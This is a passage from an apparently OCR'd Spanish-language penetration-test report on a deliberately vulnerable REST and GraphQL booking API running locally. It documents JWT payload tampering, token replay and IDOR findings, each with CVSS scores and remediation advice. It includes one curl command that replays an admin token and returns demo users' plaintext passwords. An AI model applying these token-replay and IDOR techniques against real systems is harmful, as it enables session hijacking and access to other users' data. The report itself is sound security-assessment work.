
Validación de JWT5



Pegamos el JWT en la herramienta de jwt.io

Figura 16


Validación de JWT6



Realizamos los cambios en payload

Figura 17


Validación de JWT7



Utilizando la herramienta postman colocamos el token modificado en headers y comprobamos la vulnerabilidad.

Figura 18

Validación de JWT8



Prueba 4 – Tokens reutilizados (Replay Attack)

Vulnerabilidad: Sesiones reutilizables sin control.

Descripción: El sistema permite que un token capturado sea reutilizado múltiples veces sin invalidarlo.

Esto habilita robo de sesión y suplantación de identidad.

CVSS 4.0: 9.0 – Crítico

Explotación: El atacante intercepta un token y lo reutiliza para acceder al sistema. Sin expiración estricta ni revocación, mantiene acceso indefinido.

Recomendación: Implementar expiración corta, invalidación tras logout y técnicas antifraude (nonce/replay detection).

Herramientas utilizadas para validar:

REST: Burp Repeater

GraphQL: Reutilización de header Authorization

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)


Evidencia:

Revisión API Rest

Utilizando la herramienta postman realizamos una petición para identificar el token

Figura 19

Tokens reutilizados1



Utilizando el token copiado en un curl podemos confirmar la vulnerabilidad

Figura 20

Tokens reutilizados2


```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i \
  -X POST \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzY1MDgxODYxLCJleHAiOjE3NjU2ODY2NjF9.00IeXpuTvFsTFQikc8UpX-ZGBS2gO2aaGhR-1u51vZI" \
  -H "Content-Type: application/json" \
  http://localhost:3000/api/users/list

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 170
ETag: W/"aa-wMSNjNDzCzKK0qU3wTm0yCkyZlA"
Date: Sun, 07 Dec 2025 04:37:41 GMT
Connection: keep-alive
Keep-Alive: timeout=5

[{"id":1,"name":"Admin","email":"admin@demo.com","password":"admin123","role":"admin"},{"id":2,"name":"Dario","email":"user@demo.com","password":"user123","role":"user"}]

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$
```

Revisión API GraphQL

También utilizamos la herramienta postman y verificamos el token

Figura 21


Tokens reutilizados3



Colocando en Headers el token generado

Figura 22

Tokens reutilizados4



Realizamos otra consulta con el mismo token con lo cual confirmamos la vulnerabilidad.

Figura 23

Tokens reutilizados5





Figura 24

Tokens reutilizados6



Prueba 5 – IDOR (Broken Object Level Authorization)

Vulnerabilidad: Exposición directa de objetos por ID

Descripción: El sistema no valida si un usuario tiene permiso para acceder al recurso solicitado por ID.

Esto permite consultar o modificar datos ajenos.

CVSS 4.0: 9.1 – Crítico

Explotación: El atacante altera el ID del recurso para visualizar datos de otros usuarios. El sistema devuelve información sin verificar propiedad.

Recomendación:

Validar propiedad del recurso en el backend y usar identificadores no secuenciales.

Herramientas utilizadas para validar:

REST: Burp Intruder, curl

GraphQL: Burp Autorize, InQL

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)


Evidencia:

Revisión API Rest

Con la herramienta postman realizamos un logueo y obtenemos el token

Figura 25

Validación de IDOR1



Realizamos un Curl consultando datos del propio usuario ID=2

Figura 26

Validación de IDOR2

Consultamos datos de otro usuario ID=1 utilizando el mismo token solo cambiando el ID y confirmamos la vulnerabilidad.

Figura 27


Validación de IDOR3

Revisión API GraphQL

Con la herramienta postman obtenemos el token de un usuario

Figura 28


Validación de IDOR4



Configuramos el Headers con el token obtenido

Figura 29


Validación de IDOR5



Hacemos la primera consulta con ID=2

Figura 30

